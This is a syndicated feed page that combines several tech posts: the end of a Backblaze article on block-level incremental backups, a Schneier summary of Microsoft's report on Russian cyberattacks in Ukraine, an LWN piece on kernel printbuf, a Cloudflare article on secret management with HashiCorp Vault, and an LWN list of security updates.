
Block-level incremental backups do not copy the entire file if only a portion of it has changed. With this option, only the changed part of the file is sent to the backup repository. Because of this, block-level backups are faster and require less storage space. If you’re backing up to cloud storage, obviously this will help you save on storage costs.

Let’s return to our scenario where full backups are performed on Sundays and Wednesdays, but this time, block-level incrementals are being run in between. When the first block-level incremental backup is run on Monday, the backup software copies just the changed piece of data in the file (the black triangle) and the new data (the red square). In the Tuesday backup, the additional modified data in another file (the purple triangle) is also added to the backup repository. On Wednesday, the new full backup results in a fresh copy of the full data set to the cloud.

Click to expand.

Block-level incremental backups take a snapshot of the running volume and data is read from the snapshot. This allows files to be copied even if they’re currently in use in a running software program, and it also reduces the impact on your machine’s performance while the backup is running.

This backup type works better than file-level incremental backups when you have a large number of files or files that often change. If you don’t need to pick and choose which files to specifically include or exclude in your backup, it’s generally best to use block-level incremental backups, as they’re more efficient.

The only drawbacks to block-level incremental backups are that recovery may take longer, since your backup software will need to recover each piece of modified data and rebuild the file. And, because this style of incremental backup uploads modified data in pieces and parts, if one of those pieces becomes corrupted or is unable to be recovered, it could affect your ability to recover the whole file. For this reason (and plenty of other good reasons), it’s important to regularly include full backups in your backup strategy and not just count on incremental backups perpetually.

Ready to Get Started?

No matter which method of incremental backup you decide is right for you, you can take advantage of Backblaze’s extremely affordable B2 Cloud Storage at just $5/TB/month. Back up your servers or your NAS in a matter of minutes and enjoy the peace of mind that comes with knowing you’re protected from a data disaster.

The post What’s the Diff: File-level vs. Block-level Incremental Backups appeared first on Backblaze Blog | Cloud Storage & Cloud Backup.

Microsoft Issues Report of Russian Cyberattacks against Ukraine

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/04/microsoft-issues-report-of-russian-cyberattacks-against-ukraine.html

Microsoft has a comprehensive report on the dozens of cyberattacks — and even more espionage operations — Russia has conducted against Ukraine as part of this war:

At least six Russian Advanced Persistent Threat (APT) actors and other unattributed threats, have conducted destructive attacks, espionage operations, or both, while Russian military forces attack the country by land, air, and sea. It is unclear whether computer network operators and physical forces are just independently pursuing a common set of priorities or actively coordinating. However, collectively, the cyber and kinetic actions work to disrupt or degrade Ukrainian government and military functions and undermine the public’s trust in those same institutions.

[…]

Threat groups with known or suspected ties to the GRU have continuously developed and used destructive wiper malware or similarly destructive tools on targeted Ukrainian networks at a pace of two to three incidents a week since the eve of invasion. From February 23 to April 8, we saw evidence of nearly 40 discrete destructive attacks that permanently destroyed files in hundreds of systems across dozens of organizations in Ukraine.

[$] Printbuf rebuffed for now

Post Syndicated from original https://lwn.net/Articles/892611/

There is a long and growing list of options for getting information out of
the kernel but, in the real world, print statements still tend to be the
tool of choice. The kernel’s printk()
function
often comes up short, despite the fact that it provides a set of
kernel-specific features, so there has, for some time, been interest in
better APIs for textual output from the kernel. The “printbuf”
proposal
from Kent Overstreet is one step in that direction, but will
need some changes to make it work well with features the kernel already
has.

Secret Management with HashiCorp Vault

Post Syndicated from Mitz Amano original https://blog.cloudflare.com/secret-management-with-hashicorp-vault/

Secret Management with HashiCorp Vault

Secret Management with HashiCorp Vault

Many applications these days require authentication to external systems with resources, such as users and passwords to access databases and service accounts to access cloud services, and so on. In such cases, private information, like passwords and keys, becomes necessary. It is essential to take extra care in managing such sensitive data. For example, if you write your AWS key information or password in a script for deployment and then push it to a Git repository, all users who can read it will also be able to access it, and you could be in trouble. Even if it’s an internal repository, you run the risk of a potential leak.

How we were managing secrets in the service

Before we talk about Vault, let’s take a look at how we’ve used to manage secrets.

Salt


We use SaltStack as a bare-metal configuration management tool. The core of the Salt ecosystem consists of two major components: the Salt Master and the Salt Minion. The configuration state is owned by Salt Master, and thousands of Salt Minions automatically install packages, generate configuration files, and start services to the node based on the state. The state may contain secrets, such as passwords and API keys. When we deploy secrets to the node, we encrypt plaintext using a Salt Master owned GPG key and fill an ASCII-armored secret into the state file. Once it is applied, the Salt Master decrypts the PGP message using its own key, then the Salt Minion retrieves rendered data from the Master.

Secret Management with HashiCorp Vault

Kubernetes


We were using Lockbox, a secure way to store your Kubernetes secrets offline. The secret is asymmetrically encrypted and can only be decrypted with the Lockbox Kubernetes controller. The controller synchronizes with Secret objects. A Secret generated from Lockbox will also be created in the corresponding namespace. Since namespaces have been assigned administrator privileges by each engineering team, ordinary users cannot read Secret objects.

Secret Management with HashiCorp Vault

Why these secrets management were insufficient

Prior to Vault, GnuPG and Lockbox were used in this way to encrypt and decrypt most secrets in the data center. Nevertheless, they were inadequate in certain cases:

  • Lack of scoping secrets: The secret data in ASCII-armor could only be decrypted by a specific node when the client read it. This was still not enough control. Salt owns a GPG key for each Salt Master, and Core services (k8s, Databases, Storage, Logging, Tracing, Monitoring, etc) are deployed to hundreds of Salt Minions by a few Salt Masters. Nodes are often reused as different services after repairing hardware failure, so we use the same GPG key to decrypt the secrets of various services. Therefore, having a GPG key for each service is complicated. Also, a specific secret is used only for a specific service. For example, an access key for object storage is needed to back up the repository. In previous configurations, the API key is decrypted by a common Salt Master, so there is a risk that the API key will be referenced by another service or for another purpose. It is impossible to scope secret access, as long as we use the same GPG key.

    Another case is Kubernetes. Namespace-scoped access control and API access restrictions by the RBAC model are excellent. And the etcd used by Kubernetes as storage is not encrypted by default, and the Secret object is also saved. We need to think about encryption-at-rest by a third party KMS, or how to prevent Secrets from being stored in etcd. In other words, it is also required to properly control access to the secret for the secret itself.

  • Rotation and static secret: Anyone who has access to the Salt Master GPG key can theoretically decrypt all current and future secrets. And as long as we have many secrets, it’s impossible to rotate the encryption of all the secrets. Current and future secret management requires a process for easy rotation and using dynamically generated secrets instead.
  • Session management: Users/Services with GPG keys can decrypt secrets at any time. So GPG secret decryption is like having no TTL. (You can set an expiration date against the GPG key, but it’s just metadata. If you try to encrypt a new secret, after the expiration date, you’ll get a warning, but you can decrypt the existing secret). A temporary session is required to limit access when not needed.
  • Audit: GPG doesn’t have a way to keep an audit trail. Audit trails help us to trace the event who/when/where read secrets. The audit trail should contain details including the date, time, and user information associated with the secret read (and login), which is required regardless of user or service.

HashiCorp Vault

Armed with our set of requirements, we chose HashiCorp Vault to make better secret management with a better security model.

  • Scoping secrets: When a client logs in, a Vault token is generated through the Auth method (backend). This token has a policy that defines access policies, so it is clear what the client can access the data after logging in.
  • Rotation and dynamic secret: Version-controlled static secret with KV V2 Secret Engine helps us to easily update/rollback secrets with a single request. In addition, dynamic secrets and credentials are available to eliminate manual rotation. Ideally, these are required to be short-lived and have frequent rotation. Service should have restricted access. These are essential to reduce the impact of an attack, but they are operationally difficult, and it is impossible to satisfy them without automation. Vault can solve this problem by allowing operators to provide dynamically generated credentials to their services. Vault manages the credential lifecycle and rotates and revokes it as needed.
  • Session management: Vault provides a login process to get the token and various auth methods are provided. It is possible to link with an Identity Provider and authenticate using JWT. Since the vault token has a TTL, it can be managed as a short-lived credential to access secrets.
  • Audit: Vault supports audit that records who accessed which Vault API, when, and from where.

We also built Vault clusters for HA, Reliability, and handling large numbers of requests.


  • Use Integrated Storage that every node in the Vault cluster has a duplicate copy of Vault’s data. A client can retrieve the same result from any node.
  • Performance Replication offers us the same result as any Vault clusters.
  • Requests from clients are routed from a single Service IP to one of the Clusters. Anycast routes incoming traffic to the nearest cluster that handles requests efficiently. If one cluster goes down, the request will be automatically routed to another available cluster.
Secret Management with HashiCorp Vault

Service integrations

Use the appropriate Auth backend and Secret Engine to integrate the Service and Vault that are responsible for each core component.

Salt


The configuration state is owned by Salt Master, and hundreds of Salt Minions automatically install packages, generate configuration files, and start services to the node based on the role. The state data may contain secrets, such as API keys, and Salt Minion retrieves them from Vault. Salt uses a JWT signed by the Salt Master to log in to the vault using the JWT Auth method.

Secret Management with HashiCorp Vault

Kubernetes


Kubernetes reads Vault secrets through an operator that synchronizes with Secret objects. The Kubernetes Auth method uses the Service Account token JWT to login, just like the JWT Auth method. This JWT contains the service account name, UID, and namespace. Vault can scope namespace based on dynamic policy.

Secret Management with HashiCorp Vault

Identity Provider – User login


Additionally, Vault can work with the Identity Provider through a delegated authorization method based on OAuth 2.0 so that users can get tokens with the right policies. The JWT issued by the Identity Provider contains the group or user ID to which it belongs, and this metadata can be used to assign a Vault policy.

Secret Management with HashiCorp Vault

Integrated ecosystem – Auth x Secret

Vault provides a plugin system for two major components: authentication (Auth method) and secret management (Secret Engine). Vault can enable the officially provided plugins and the custom plugins you can build. The Auth method provides authentication for obtaining a Vault token by various methods. As mentioned in the service integration example above, we mainly use JWT, OIDC, and Kubernetes for login. On the other hand, the secret engine provides secrets in various ways, such as KV for a static secret, PKI for certificate signing, issuing, etc.

And they have an ecosystem. Vault can easily integrate auth methods and secret engines with each other. For instance, if we add a DB dynamic credential secret engine, all existing platforms will instantly be supported, without needing to reinvent the wheel, on how they will auth to a separate service. Similarly, we can add a platform into the mix, and it would instantly have access to all the existing secret engines and their functionalities. Additionally, the Vault can perform permission to the arbitrary endpoint path provided by secret engines based on the authentication method and policies.

Wrap up

Vault integration for the core component is already ongoing and many GPG secrets have been migrated to Vault. We aim to make service integrations in our data centers, dynamic credentials, and improve CI/CD for Vault. Interested? We’re hiring for security platform engineering!

Security updates for Thursday

Post Syndicated from original https://lwn.net/Articles/893001/

Security updates have been issued by Debian (chromium, golang-1.7, and golang-1.8), Fedora (bettercap, chisel, containerd, doctl, gobuster, golang-contrib-opencensus-resource, golang-github-appc-docker2aci, golang-github-appc-spec, golang-github-containerd-continuity, golang-github-containerd-stargz-snapshotter, golang-github-coredns-corefile-migration, golang-github-envoyproxy-protoc-gen-validate, golang-github-francoispqt-gojay, golang-github-gogo-googleapis, golang-github-gohugoio-testmodbuilder, golang-github-google-containerregistry, golang-github-google-slothfs, golang-github-googleapis-gnostic, golang-github-googlecloudplatform-cloudsql-proxy, golang-github-grpc-ecosystem-gateway-2, golang-github-haproxytech-client-native, golang-github-haproxytech-dataplaneapi, golang-github-instrumenta-kubeval, golang-github-intel-goresctrl, golang-github-oklog, golang-github-pact-foundation, golang-github-prometheus, golang-github-prometheus-alertmanager, golang-github-prometheus-node-exporter, golang-github-prometheus-tsdb, golang-github-redteampentesting-monsoon, golang-github-spf13-cobra, golang-github-xordataexchange-crypt, golang-gopkg-src-d-git-4, golang-k8s-apiextensions-apiserver, golang-k8s-code-generator, golang-k8s-kube-aggregator, golang-k8s-sample-apiserver, golang-k8s-sample-controller, golang-mongodb-mongo-driver, golang-storj-drpc, golang-x-perf, gopass, grpcurl, onionscan, shellz, shhgit, snowcrash, stb, thunderbird, and xq), Oracle (gzip, kernel, and polkit), Slackware (curl), SUSE (buildah, cifs-utils, firewalld, golang-github-prometheus-prometheus, libaom, and webkit2gtk3), and Ubuntu (nginx and thunderbird).

Graph Networks – Striking fraud syndicates in the dark

Post Syndicated from Grab Tech original https://engineering.grab.com/graph-networks


